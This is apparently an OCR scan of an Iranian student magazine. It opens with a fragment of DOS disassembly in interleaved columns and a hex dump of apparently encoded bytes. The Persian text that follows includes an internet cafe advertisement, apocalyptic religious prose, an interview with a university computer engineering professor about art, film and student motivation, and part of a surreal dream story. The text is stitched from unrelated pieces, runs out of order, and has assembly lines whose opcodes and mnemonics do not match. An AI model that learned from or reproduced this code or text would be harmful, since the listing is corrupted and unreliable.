XXXX:07DE 8000	MOV AL,00	XXXX:07B0 B000	MOV AL,00
XXXX:07E0 C3	RET	XXXX:07B2 B90000	MOV CX,0000
XXXX:07E1 1E	PUSH DS	XXXX:07B5 BA0000	MOV DX,0000
XXXX:07E2 B80000	MOV AX,0000	XXXX:07B8 89E8	MOV BX,BP
XXXX:07E5 8ED8	MOV DS,AX	XXXX:07B9 CD21	INT 21
XXXX:07E7 813E88015513	CMP WORD PTR [0188],1355	XXXX:07BC B43F	MOV AH,3F
XXXX:07E8 7508	JNZ 07F7	XXXX:07BE 89E8	MOV BX,BP
XXXX:07EF 1F	POP DS	XXXX:07C0 892000	MOV CX,0020
XXXX:07F0 81C60008	ADD SI,0800	XXXX:07C3 BA0009	MOV DX,0900
XXXX:07F4 E94FFF	JMP 0746	XXXX:07C6 1E	PUSH DS
XXXX:07F7 C70688015513	MOV WORD PTR [0188],1355	XXXX:07C7 0E	PUSH CS
XXXX:07FD BF0001	MOV DI,0100	XXXX:07C8 1F	POP DS
XXXX:0800 1F	POP DS	XXXX:07C9 CD21	INT 21
XXXX:0801 E9CFFE	JMP 06D3	XXXX:07CB 1F	POP DS

XXXX:0103 C9 4D 00 4D EA 4D FB 4D F7 4D F2 4D F7 4D F0 4D .M.M.M.M.M.M.M.M
XXXX:0113 CA 4D CA 4D E3 D7 C9 C9 FD C9 11 C9 0E C9 C9 C9 .M.M.
XXXX:0123 EB C9 18 C9 18 C9 0A C9 C9 C9 1F C9 12 C9 1B C9
XXXX:0133 1E C9 1C C9 C9 C9 12 C9 1C C9 C9 C9 0A C9 0C C9
XXXX:0143 1D C9 12 C9 1F C9 D7 C9 C9 C9 F1 4D E6 4D M.M
XXXX:0153 F5 4D F9 4D CA 4D E3 D7 C9 C9 02 C9 18 C9 .M.M.M.
XXXX:0163 1E C9 C9 C9 16 C9 1E C9 1C C9 1D C9 C9 C9 DF C9
XXXX:0173 12 C9 17 C9 0D C9 C9 F1 C9 0A C9 16 C9 0E C9
XXXX:0183 0D C9 C9 C9 FC C9 11 C9 0E C9 12 C9 0B C9 0A C9
XXXX:0193 17 C9 22 C9 C9 C9 FB C9 0A C9 0D C9 D7 C9 C9 C9



آموزش عملی اینترنت و طراحی صفحات وب

استفاده از اینترنت در محل شرکت رایان نت

(Cyber Coffee)

۲۸۵۱۰۲۵

بکشاید و بشارت دهد بر پیروزی یهو. هم آنگاه، یهودائیان، دگربار، عیسیویان را به صلیب می‌کشند. مردان خدا را زکریاوار، قطعه قطعه می‌کنند و پاکسرشتن به سیان یحیی به دیدار معبودشان می‌شتابند. سپیده دم، سرزمین مقدس سامیان، عبادتگاه بزرگ، صلیب جهالت یهودا، همچنان پا بر جاست. پیروان راستین مسیح، آمده‌اند تا از این بار، پاسخی سخت، به خیانت یهودائیان دهند و تلخ مزه مرگ را به قارونیان بچشانند. او می‌آید. فرزند مریم عذر، از فراز آسمان، نشسته بر دستهای روح القدس، می‌آید تا به یاری پروردگار هستی، صلیب بزرگ را در هم شکند و نماز پیروان راستینش را به امامت نشینند. هم آنگاه، سرزمین حجاز، شهر امن مکه، کعبه، نجواهی راز، مردی از تبار اسماعیل در مقام ابراهیم است. لباس رزم محمد بر تن، ذوالفقار در کف، زرد دستار شجاعت حیدر کار به سر، سوار بر اسب سفید. گویی آفتاب شرق از جایگاه ذیع اسماعیل بر خاسته است. او آمده تا فریاد حقیقت خواهی پسر عمش، آن گشاینده گنجهای طالقان، را پاسخ کوید. او آمده تا اشتر وار، دز کوفه را از جای کنده، جنگاور مردانش را سالار باشد. او آمده تا بین المسجدین را، از وجود آل سفیان، پاک کند. و کروبیان در عرش ندا دهند، اوست انتقام گیرنده خون دوست داران حق، اوست جای نشین آفریدگار به روی زمین. هم آنگاه، آری، هم آنگاه که یکتا پرستان گیتی، تیغ کشیده، ز سودای عالم رهیده، کلام پروردگارشان بر لب، می‌روند تا پرده‌های جهالت کنار زنند، پیام جاء الحق و رهق الباطل را مصدق بخشنده، به حق جهان را پر کنند، بر باطل بخروشنده، او می‌آید. انگشتی سلیمان در دست، بر شوکت رسولان، رسیده بر بلندای هستی خویش، آرام، می‌آید هابیل وار، در پیشگاه پروردگار هستی، به سالاری قربان کنندگان نفس، که بد نفس هستی را به قربان پیش آورده. راه پرستشگاه خاکیان تا درهای آسمان را، پاک سازد. می‌آید تا پس پرخاستن مردمان به آخرین پیکار، تجلی وعده پروردگار جهان، مهدی تشیع، مسیح یهود، عیسی مسیح باشد. او می‌آید تا که آخرین سوشیات باشد.

هم آنگاه، پس هزار گردش خاک، گرد رخشان چراغ سپهر، آتنا به کنار اورال باز گردد. نیک گوهر فروهر، سرافراز گرزه گاو سر، بنماید. که بلند درفش کاویان برافراشته‌اند خاکیان. مردان اهورا پرست، آن یاوران نیک سرشت سرشت نیک، دیگر بار، به پیکار اهربیان قدرافراشته‌اند. اهورا، آن یکانه دادار گیتی، بعد هم آورد بهمن، پس هونر گردفریدون و زرتشت، پیام آور نیکی، آن صاحب اشتiran زرد موی، سرافراز پهلوانی دیگر، از خاندان کیانی، برگزیند. گرزه گاو روی بدستش سپارد و آخرین سوشیات در زمین، بر خروش آید. تاج سروری، ز خاکیان برباید. پولاد مردان آوردگاه رزم، بر گردش آیند و کاویان درفش بر او پیش آورند. آژی‌دهاگ، بندها گشوده، سرافراز، البرز کوه به خون یلان آگنده است. دیو، به پندار اهربیمنی، کردار کند. فریاد خداوندگاری سردهد. بر اهربیمن بخواند که خود اهرمن است. پگاه، فرا سوی الوند، آتنا، آتش اهورایی به دست، چو گویی رخشان، گویی هور، ز باختر می‌تابد. سایه‌ها در تکاپو، سایه‌ای از بلندای الوند، تا به جیحون کشیده، فریدون سان، گرزه گاو سر به دست، بر نیست جای آرش، آن بیل کمانگیر، در فیاز است و دامان الوند در خروش. به گاه فروش، آتنا فریاد کند: هم اوست در بند کشیده اهرمن به اید. هم آنگاه، به صحرای سینا، تابوت مقدس، آن ترکه آل یعقوب، بر فراز است. مردان یکتاپرست، جامگان سپید بر تن، در خروش آیند، که دگر بار فرعونیان، فرزندان اسرائیل را به قربانگاه برند. طور در لرده آید، زیتون شعله کشد، مسیح در پاک جایگاه طوی است. آمده تا درهای بزرگ پرستشگاه شرق را

با دکتر صاحب‌الزمانی

با آقای دکتر صاحب‌الزمانی در ترم دوم سال ۷۵ آشنا شدیم. معمولاً لبخندی بر لب دارد (چیزی که در دانشکده کامپیوتر کمتر دیده می‌شود!!!) خونسرد و آرام است. به مسائل فرهنگی، هنری و فوق برنامه توجه خاصی دارد (بر عکس برعکسی از اساتید که معتقدند کمی ورزش و بقیه اش همه درس)؛ از حضور در اردوی ترم گذشته آرامگاه ظهیر الدوله گرفته تا اردوی دارآباد این ترم. شعر مرغ سحر را دوست می‌دارد. فقط بعضی وقها سؤالهای خیلی سخت طرح می‌کند... از ابیان دعوت می‌کنیم که در یک مصاحبه شفاهی (نه کتبی!) شرکت کنند!!! بدون هیچ شرطی می‌پذیرند! (واقعاً در دانشکده مهندسی کامپیوتر دانشگاه امیرکبیر عجیب است!)

- شما خود تان شخصاً به هنر خاصی علاقمندید؟
- خیلی نمی‌توانم اولویت بدهم. به چوشنویسی نقاشی و شعر علاقه دارم ولی هنرمند هیچ‌کدام از آنها نیستم. به عنوان یه... (با خنده) user
- سابقه هنری؟
- خطاطی و نقاشی هر موقعی حوصله داشته باشم. آنهم برای خودم. شعر هم که فقط به عنوان یک user

■ در هالیوود مگر کس خوب هم بازی می‌کند؟!

- به نظر شما فرق شعر کلاسیک و شعر معاصر چیست؟
- شعر معاصر منظور شعر نو است؟
- بله.
- بیینید! به نظر من فرق واضح آن این است که یک موقعي بعضی از شعر ابه این نتیجه رسیده اند که قالبهای تعریف شده ممکن است نتواند احساسات انسان را بیان کند و گفتند بیاید اینها را بشکنیم و کاری کنیم که کسی که می‌خواهد حرف یا احساسی را بیان کند بدون این چارچوبها باشد و خیلی راحت بتواند منظور خود را بیان کند. معمولاً وقتی چیزی را بدست می‌آوریم یک چیزی را از دست می‌دهیم و طبیعی است که آهنگ دلنشیستی که در شعر کهن وجود دارد و وزنهایی را که انتخاب شده و... اینها را از دست می‌دهیم. البته این که می‌گوییم از دست می‌دهیم نه به این معنا که چیز بدی است یا ناگوار است! انه؟! بالاخره یک چیز بدست می‌آوریم و یک چیز از دست می‌دهیم ولی خوب، هر کدام مزایا و معایب خاص خودش را دارد.
- از بهترین شعرهایی که تاکنون خوانده اید برای ما محبت کنید.


- ضمن عرض سلام خدمت آقای دکتر، لطفاً خود تان را معرفی نمایید.
- بینده مرتضی صاحب‌الزمانی هستم. دوره کارشناسی را در صنعتی اصفهان و کارشناسی ارشد و دکتری را در کشور استرالیا تحصیل کرده‌ام. اواسط سال ۷۵ از استرالیا به ایران آمد. دانشگاه‌های مختلفی را بررسی کردم. نهایتاً این دانشگاه را انتخاب کردم و از ترم دوم ۷۵ در امیرکبیر مشغول به کار هستم.
- اگر ممکن است سال تولدتان را هم بفرمایید.

۱۳۴۴

- اگر اجازه بدهید چون مصاحبه مربوط به بخش فرهنگی است مستقیماً به سوالات پیردادزیم، آقای دکتر شما به هنر علاقه دارید؟
- تا حدودی بله. کیست که به هنر علاقمند نباشد؟

- به نظر شما تعریف هنر چیست؟
- از این تعریفهای فلسفی باید فکر کنم تا در بیاورم (با خنده) اما چیزی که خوانده‌ام و شنیده‌ام و به نظرم درست می‌آید این است که هنر در واقع زیبایی‌ای است که در طبیعت وجود دارد که خلیلها ممکن است اینها را نبینند و یک هنرمند آنها را در مقابل دیدگان دیگران قرار می‌دهد. به بیان دیگر زیبایی‌های موجود را ظاهر می‌کند تذکری می‌دهد به دیگران که این زیباییها وجود دارد.

گروه
فرهنگی
پویش



خواهد بود (در زمینه درس خواندن هم همانطور است) کار جنبی باید باشد زیرا انگیزه می دهد ولی من فکر می کنم عده ای فراموش کرده اند که چرا به دانشگاه آمده اند و اسم آنها دانشجو است و قرار است کار اصلی آنها جستجوی علم باشد. در مقام مقایسه با دانشگاه های دیگر، به نظر من کمی افراط می شود اینجا کمی زیاد است.

■ عروض خوبان، پرسروصدا ترین فیلم مخلباف ...

■ با توجه به اینکه جو دانشگاه امیرکبیر باقیه دانشگاه ها معمولاً متفاوت است شما تأثیر این امر را روی دانشجویان چطور ارزیابی می کنید؟

○ بینید! قبل از انقلاب هم در این دانشگاه فعالیتهای فوق برنامه می شد ولی به درستشان هم خیلی می رسیدند. من تعجب می کنم که چطور کسانی که الان در فوق برنامه کار می کنند وقت کم می اورند و مثلاً سر کلاسها یا شان نمی آیند! به نظر «منطقی» نمی آید! به نظر من خیلی از وقتها دارد تلف می شود. یک سری برنامه ها هست، حالا من به طور مشخص کار ندارم ولی به نظر می آید کارهایی دارد انجام می شود که برای دانشجو نباید اولویت داشته باشد در حالی که مشکل رد شدن در درس یکی از مشکلات رایج دانشجویان است!!! شاید این پیشنهاد قابل بررسی باشد که فعالیت های فوق برنامه خود را به سمت حل این مشکل سوق دهید. هر چند در حال حاضر فعالیت هایی در این زمینه دارید.

■ حالا یه سوال دیگه! آقای دکتر، دیدگاه شما نسبت به مرگ چیست؟ مرگ را چطور می بینید؟

○ به نظر من، مرگ اگر پایان هستی باشد، زندگی خیلی چیز مسخره ای می شود. بنابراین اصولاً نباید چنین چیزی باشد. و گرنه زندگی کردن مابی مورد می شود.

به نظر من مرگ تازه اول زندگی است. و شروع برداشتهایی از تلاشهای انسان در این دنیاست. اگر خوب یا بد بودیم، نتیجه اش را می بینیم.

■ یعنی اگر آن طرفی باشد، فقط نتیجه کارهایمان را می بینیم؟ دیگر جنبشی در آن طرف نیست؟ (مانند دنیا)

○ یک شعری که در ۲-۳ سال اخیر به نظرم خیلی زیبا آمد آن شعر حافظ است که می گوید:

سمن بویان غبار غم چو بنشینند بنشانند
پری رویان قرار از دل چو بستیزند بستانند
تا آخر ... صنایع ادبی که بکار برده برای لغاتی که بهم نزدیک اند و معانی مختلفی دارند واقعاً هنر حافظ را نشان می دهد که چقدر لغات و جملات مثل موم در دستش است و خیلی راحت با آنها بازی می کند و یا آن قسمت که می فرماید:

چو منصور از مراد آنان که بردارند بردارند
بدین درگاه حافظ را چو می خوانند میرانند
از این جناسها و اینها در این شعر خیلی زیاد است و شاید هر بیت یکی دو تا دارد.

■ آقای دکتر شما غیر تخصص خودتان را هم مطالعه می کنید؟

○ من از زمان دبیرستان نه راهنمایی از زمان راهنمایی یادم هست که به کتابهای اجتماعی و مذهبی علاقمند شدم. (اگر برگردیم به زمان کودکی که آن موقع هم قصه های زیادی می خواندیم کتابخانه بزرگی هم داشتیم که به دیگران هم کتاب می دادیم. و همین جور دادیم و هی رفت (خنده دکتر)... بله همانطور که گفتم به کتابهای اجتماعی و مذهبی علاقه مند شدم. بعد از کتابهای اجتماعی سیاسی فلسفی، نمی دانم، مذهبی رمان ... هرچه گیرم می آمد فروگذار نمی کردم مخصوصاً در دوران انقلاب که انگیزه بیشتر بود الان هم سعی می کنم فرصت را برایش ایجاد کنم.

■ فعالیتهای هنری و فوق برنامه بچه ها را در دانشکده چگونه می بینید؟

○ یک موقعی ماغصه می خوردیم که چرا دانشجویان فقط درس می خوانند و کار فوق برنامه ندارند حالا غصه می خوریم (با خنده) که چرا اینقدر کار فوق برنامه دارند و درس نمی خوانند! ترم گذشته یک تمرین می خواستم بدhem که مقداری وقت گیر بود به کارهای فوق برنامه تان نرسید ولی خب عیینی ندارد! این هم به درد تان می خورد (خنده دکتر)... ولی در کل این خیلی خوب است که دانشجویان فعالیتهای غیر درسی هم دارند و من از این جوشش و فعالیتی که در آنها می بینم واقعاً راضی و خوشحالم. کل آدم اگر یک بعدی شود (حال در هر زمینه ای) دید خیلی محدودی پیدا می کند. هر کس می خواهد در کار اصیلش موفق باشد لازمه اش آن است که ابعاد دیگر را در نظر داشته باشد. کسی که یک بعدی است در همان یک کار هم ناموفق

■ پس شما هم عشق را به دو قسمت حقیقی و مجازی تقسیم می‌کنید؟

○ همانطوری که گفتم این عشقها جلوه‌ای از همان عشق مقدس است. جلوه‌ای از عشق به خداوند و عشق حقیقی.

بحثی است در عرفان (که حضرت امام هم در یکی از صحبت‌های تفسیرشان فرمودند) و آن اینکه کلام این احساسی که در انسان وجود دارد که به دنبال چیزی باشد مثل مال و مقام و ...، در واقع انسان به دنبال یک معبد لایتناهی که خداست می‌گردد ولی خودش نمی‌داند. به همین دلیل هم وقتی به آن مثلاً مقام دنیوی نمی‌رسد احساس پوچی می‌کند و می‌فهمد که این آن چیزی نیست که به دنبالش بوده.

■ گوزنها ، تأثیر گذار بود...

■ حالا چند سوال دیگر. شما به سینما علاقه دارید؟

○ بله

■ آقای دکترا! نظر شما راجع به سینمای محملباف چیست؟

○ سینمای محملباف!!!! طیف وسیعی دارد، اگر راجع به فیلم خاصی پرسید شاید راحت‌تر بتوانم صحبت کنم.

■ حالا شما راجع به گبه صحبت کنید.

○ گبه راندیدم (خنده دکتر)

■ راجع به یک فیلم که از محملباف دیدید؟

○ فکر می‌کنم پر سر و صدا ترین فیلم او همان عروسی خوبان بوده، همان موقعی بود که تغییر ذهنیت‌هایی در او ایجاد شده بود. کلام فیلم هایی که می‌سازد تا آنجاکه یادم می‌آید (غیر از فیلم‌های اخیر که ندیده‌ام) مایه‌های سیاسی داشته‌اند، البته فیلم‌های قبل از آنها مایه‌های مذهبی شدیدی را داشتند. مانند توبه نصوح و مرگ دیگری.

همه‌اش هم خیلی قوی کار می‌کند. آن منظوری را که می‌خواهد برساند خیلی راحت القا می‌کند.

■ بازی کدام بازیگر ایرانی را بیشتر می‌پسندید؟

○ اخیراً بازی آقای مهدی فتحی نظرم را جلب کرده است. بخصوص در سریال امام علی. از هنرپیشه‌های

○ نه! جنبش به زندگی مادی برمی‌گردد و این تلاشها هم اگر هدف ماندنی داشته باشد نتیجه‌اش ماندنی است. از طرفی دیگر اگر از دید اجتماعی به مرگ نگاه کنیم، به نظر من مرگ یک هشدار تحلیلی خوبی است. یک دوست آگاه کننده است. حالا انشاء‌الله برای کسی پیش نیاید که نزدیکی را از دست بدهد، ولی وقتی انسان نزدیکی را از دست می‌دهد تا مدتی ناخودآگاه در فکر فرو می‌رود که کلام من چه کار می‌کنم؟ چرا زندگی می‌کنم؟ هدف من از این کارها چیست؟ چون خیلی ملموس این واقعیت به او گوشزد می‌شود که این دنیا و چیزهای مادی و دنیوی ماندنی نیست. این دیدی است که کلام راجع به مرگ دارد.

اما نسبت به زندگی اگر بخواهیم صحبت کنیم، اگر زندگی دور خودمان چرخیدن باشد که من اسمش را زندگی عصاری می‌گذارم، واقعاً کاری نکرده‌ایم جز همان کاری که یک اسب می‌کند. روی چشمش پوشانده شده و فکر می‌کند در حال حرکت است. اما در واقع دارد دور خودش می‌چرخد. اگر هرچه زودتر هدفی برای خودمان تعیین نکنیم و یک سری اصول برای خودمان تدوین نکنیم، خیلی راحت می‌بینیم که داریم به بطلالت وقت می‌گذرانیم و این چیزی نیست که از یک انسان انتظار می‌رود.

■ یک زمانی ما غصه می‌خوردیم که چرا دانشجوها فقط درس می‌خوانند، حالا ...

■ عشق را چطور می‌بینید؟ آیا واقعاً تفکیک عشق به حقیقی و مجازی درست است؟

○ یک موهبتی خداوند به انسان عطا کرده و آن عشق است که واقعاً چیز مقدسی است. به عقیده من این عشق زمینی که مثلاً در خانواده بین دو همسر، پدر و فرزند و ... وجود دارد، جلوه‌ای هستند از آن عشق مقدسی که خداوند در انسان قرار داده. حال اگر بخواهیم این عشق مقدس را لکه‌دارش کنیم، ظلم به این چنین پدیده است. اگر با تعبیر عشقهایی که از پی رنگی بود... بخواهیم به عشق زمینی بنگریم مثل این است که یک دسته گل خیلی زیبا یا یک چیز با ارزش را به لجن بکشیم که این واقعاً یک کار مذمومی به نظر می‌رسد. عشق هم یک چیز مقدسی است، اما این قابلیت را دارد که به لجن کشیده شود، که به نظر من ظلم بزرگی است.

درس خواندن!

به نظر من شاید علت آن این است که جوانها مقداری از مطالعه متفرقه بیگانه شده‌اند. البته نمی‌توانم بگویم اکثر آنها؛ اقل آنها، چون من داخل جوانها نیستم.


مثلاً یکی از نشانه‌های بی‌انگیزگی، همین کپی کردن تکلیف‌هاست. خوب چرا باید یک دانشجو تکلیف‌ها را کپی کند؟ شاید این نشان مشخصی باشد از اینکه انگیزه درس خواندن یا بالا بردن سطح علمی و تحصیل علم برای او وجود ندارد! راهش هم، همان مطالعه خارجی است، تقویت جهان‌بینی خودمان از طریق کتب فلسفی، اجتماعی، تاریخی و رمان.

رمانها حاصل اندیشه یک عده افراد متفکر است، مثلاً ویکتور هوگو و... چرا مان از اینها استفاده نکنیم و دید اجتماعی و جهان‌بینی خود را تقویت نکنیم؟

این پیشنهاد را هم بررسی کنید که در کارهای فوق برنامه تان یک سری گروههای مطالعه جمیعی ایجاد کنید و مثلاً درباره یک کتاب فلسفی یا در مورد زندگی بزرگان مطالعه کنید و در گروههای روی آن بحث کنید.

■ از آقای دکتر که وقت خودشان را در اختیار ما قرار دادند تشکر می‌کنیم و برای ایشان در زندگی شخصی و علمی شان آرزوی موفقیت داریم.

□□□



قدیمی هم آقای انتظامی و... که خوب کلأ بازی‌های آنها خیلی مناسب است.

■ در سینمای هالیوود چطور؟

○ از هالیوود؟!! در هالیوود مگر کسی هم خوب بازی می‌کند؟! (خنده دکتر)

■ حالا هالیوود زیر سؤال است. (باز هم خنده دکتر)

○ از شوخي گذشته بازی مارلون براندو (پدرخوانده) و داستن هافمن (در پاپیون) از قدیمی‌های از جدیدی‌ها هم از تام هنکس در فارست گامپ خوش آمد. هنر پیشه معروف فیلم دانتون "زرار دپار دیو"

■ شما قیصر را دیده‌اید؟

○ بله

■ نظر شما راجع به این فیلم...

○ قیصر را خیلی وقت پیش دیده‌ام. والله تأثیراتی که آن موقع روی من گذاشته بود خیلی جالب نبوده، مگر الان با یک دید جدیدتر و بازتری نگاه کنم... گوزنها مال کیمیایی بود؟

■ بله.

○ گوزنها یادم خیلی تأثیرگذار بود. قبل از انقلاب بود، نمی‌دانم. یا بعد از انقلاب!

■ سؤال آخر! بوف کور هدایت را چطور می‌بینید؟

○ به نظرم می‌آید که ... یعنی هیچی از آن یادم نمی‌آید! (باز هم خنده دکتر) فقط آن موقع که می‌خواندم، چون خیلی کوچک بودم زیاد برایم جالب توجه نبود. راهنمایی یا حداقل دیرستان....

■ ریشه یابی چیز خوبی
است. اما ...

■ در پایان اگر صحبت خاصی دارید، بفرمایید.

○ والله، صحبت خاصی ندارم. فقط یک چیزی که دلم می‌خواهد دانشجویان به آن توجه کنند قضیه انگیزه است. نه فقط من بلکه خیلی از اساتید دیگر (منظورم در این دانشکده نیست، دوستان قدیمی من در دانشگاه‌های دیگر) یا من هم عقیده اند که یک بی‌انگیزگی زیادی در بین بعضی از دانشجویان دیده می‌شود که چرا درس می‌خوانند یا اصلاً چرا زندگی می‌کنند! (چه برسد به

بعضی از ستونهار، از همین آدمها، خیلی عاشقانه، بغل کرده بودند. اما سرمهایشان رو به بالا بود بلکه خیلی عجیب روی شانه هایشان افتاده بود و چشمهاشان و چیزهای خوشحال بود. بای ستونهای خون سیاه شده ای که شده بود از اینکه خون سیاه را می توانست از خاک سیاه تشخیص بد هم تعجب کرد. از دیدن این صحنه ها، زیر نور کدری که به همه جامی تایید، احسان کرد که سبب گلوبیم به داخل فشرده می شود و دلم مالش متز جرکنده ای می رفت.

۱-۳) به یکی از آدمها می خورد.

من مشتی از اطراف خود، با یکی از آدمها سر بالا بر خورد کرد. طرف سوهای سیاه بلندی داشت که چون سرش به بالا بود، بلند بودن سوهایش بیشتر به چشم می آمد. چشمها پیش حرکات سریعی داشتند و هر از چند گاهی اشکی را بیرون می راندند. فکر کرد که حستا خیلی ناراحت است و دلمنقول. مدتی خیره نگاهش کرد و بعد از او پرسیدم "چرا بالا را دانگاه می کنی؟ او بی خیال، جواب داد "روی خاک سیاه کاغذ سفیدی را پیدا کرد. روی آن نوشته بود "بالارانگاه کنید". من فکر کرد که به هر حال مجبورم جایی رانگاه کنم. اینجا هم که نگاه کردن به طرفی، درست تراز نگاه کردن به طرف دیگر نیست. من هم که از این بی تفاوتی، به سرگردانی افتاده ام پس به بالانگاه کرد. حالا هم راحت و آرام هستم و اصلانیاز نمی بینم که دوباره پایین و یاد بگران رانگاه کنم. من متوجه از استدلال او پرسیدم "یعنی الان نمی دانی خاک زیر پایت چه رنگی است؟ او بی دون اینکه عجله ای برای رفتن نشان پدهد گفت "یاد نمی آید. در حقیقت این خاطره را ها کرده ام و الان هم نیازی نمی بینم که دوباره تصاحیش کنم ". یعنی واقعانمی خوای بدانی که قهوه ای است یا سیاه؟ همچنان سر بالا گفت "نه، آخ جرا؟ در حالی که خودش را آساده رفتی می کرد گفت "تو چی؟ تولد نمی خواهد بدانی بالای سرت چه خبر است؟" و دوباره مسیر غربیش را دنبال کرد. همچنان که مسیر اوراد نبال می کرد، احسان حمایت تحقیر آمیزی وجود را پر کرده بود.

۱-۴) بالا را نگاه می کند.

بالارانگاه کرد. جایی که همه بدانچا خیره شده بودند. بالای سرم پر بود از ابرهای سیاه قلمبه قلمبه، خیلی نزدیک خاک سیاه بودند. پراز خطوط و احنای پیوسته که بکرات هم دیگر اقطع می کردند. چشمها یعنی از فشاری که به آنها برای دنبال کردن این شبکه های تودر تو، می آمد، قطره ایشکی را بیرون راندند. مدتی خیره به این شبکه هانگاه کرد. رفته رفته پیش قلم شدید تر شد، دماغ عرق کرد، عرقهای ریز، بعد به خارش افتاد.

۱-۵) گوینده داستان هرف می زند.

لحظه ای از تعریف کردن، دست برداشت. روی دماغ و پیشانی اش قطره های ریز عرق جمع شده بود. بی اختیار شروع به خاراندن دماغش کرد. بک خورده نفس نفس می زد به نظر می رسید آنچه می خواست بگوید، موجب شرمنش بود. دستی به موهای سیاه بلندش کشید و ادامه داد...

۱-۶) دوباره به طرف همان آدمه رفت.

احسان کرد که طرف همان آدم برآهه افتاده ام. البته نمی دیدمش. نگاه هنوز به بالا بود. مسیر عجیبی را می رفتم. بعضی اوقات دور خودم می چرخیدم، یا یک سری

قسمت اول) خوابی را که دیده. برای گوینده داستان تعریف می کند.

نام قسمتهایی که خواهش را تعریف می کند با حرف می زند در داخل گیوه خواهند بود.

۱-۱) خاک سیاه.

هر جا که می رفتم، خاک سیاه بود. سیاهی این خاک نسام ترمهای فراموش شده را به یاد می انداخت. انعکاس این سیاهی تمام چیزهای معمولی را، مر مو ز جلوه می داد.

۱-۲) محیط اطرافش.

۱۰-جای پای زیاد. اطرافم فقط خاک سیاه بود و جاهای پا همین جور روی هم این باشته شده بودند. انگار که هر جای پا قصد له کردن جای پای دیگر را داشت. این کار با مهارت عجیبی انجام شده بود.

۲۰-در یاری آدمها اطرافم رانگاه می کرد، پراز آدم بود. اما همه در جایی دور در افق بودند. فهمیدم که کلی آدم شیوه من، وجود دارند ولی بود یا نبود آنها برایم فرقی نداشت. وجود آن همه آدم احساس تهایی را که در من به وجود آمده بود، ازین نمی برد. همه مشغول بودند و دور.

۳۰-چند آدم نزدیک. پنج-شش تا آدم نزدیکهای من راه می رفند. همه سوهایشان به بالا بود و هر کدام چیز خاصی را دنبال می کردند. سبب گلوبیشان بجای اینکه سالا و پایین برود، حرکتی به سمت داخل و خارج داشت. بعضی اوقات هم همان داخل، فشرده باقی می ماند. هر کدام مسیر نامشخص ولی مصممی را دنبال می کرد. یعنی طی حاده ای که وجود نداشت. فقط لحظه های کوتاهی را می ایستادند و بعد از اطمینان مسیرشان را عوض می کردند. شاید در راه ناوجودشان به یک دوراهی رسیده بودند. من باید بدان همه این اوضاع هیچ کنجه کاونشدم که بینیم اینها به چه نگاه می کنند، یعنی اصلًا ولی الان که به آن فکر می کنم خیلی متوجه که چرا اینچه کاونشدم.

۴۰-صد اها صد ای با مدم آمد ولی بادی در موهای من نمی بیچد و یا خاک سیاهی را بلند نمی کرد. من این را با سادگی تمام پذیرم. چیزی که اذیت می کرد، این اتفاقهای غریب نبود بلکه صد ای جیفهای آشنازی بود که از طرف در یاری آدمها می آمد. جیفهای صد ای خشن و حشتناکی داشتند. احسان کرد این جیفهای اباره اشندیده ام.

۵۰-ستونهای جای خاک سیاه، ستونهایی قهوه ای و نسبتاً گلفت، حدود تقریبی درخت معمولی، ایستاده بودند. از هر کدام یک تیغ بزرگ به ارتفاع حدوداً یک متري خاک سیاه، بیرون زده بود. هر جا آدم بیشتر بود، ستون هم بیشتر بود.

را راحت کنی. همه کارهار ابرای من گذاشتی، حتی این خواب نامه هم را. ای کاش میتوانستم قانعت کنم که این خواب هیچ معنای نداشت، فقط چند تا اتفاق بودند که من دیدم. نه نشان می دهنده من در آینده چه کاری می کنم و نه دلیلی می شوند که من کار خاصی را انجام دهم. حداکثر می توانم علت کاری را، که من در گذشته انجام دادم، از آن پیدا کنم. همان جوری که زمین علت افتادن سیب به زمین است. اما تو که آدم نیستی! یعنی من هر چقدر هم که حرف بزنم، در موقعیتی قرار نخواهی گرفت که حکم به بدی یا خوبی کنم، هر چند که هر چه را که من می بینم، تبوه می بینی. نه خداهستی که اعمال را بار ضاوه ساخته هوچ کنم. و نه یک انسان، که از کارهای اتفخار کنی و پیش ماربیشی. تو یک شیخی، تو مثل پسر نیستی که مجبور بشوی به بعضی از اعمال اسما گناه را بدی و به بعضی دیگر ثواب. تو یک وجودی، بدون نور عقل لستی. می نیاز از اینکه ارزشی برای خودت درست کنی یا باز از شهای دفاع کنی و دیگران را تابع کنی که تو آدم خوبی هستی. بعضی اوقات فکر می کنم که من نه محقق و نه مکلف، فقط سرکارم. بدون ارزش هر موجودی که مجبور است تضمیم بگیرد سرکار است. مuttle هیچ است. نه تو "ارزش" ای در دست داری و نه حق این جهان تحمل داشتن "ارزش" ای را ندارد. نکر می کنم بدون ارزش می شود بکس کمک کرد؟ به هر حال باید کاری کرد.

۴-۲) در اتفاق قدم می زند.

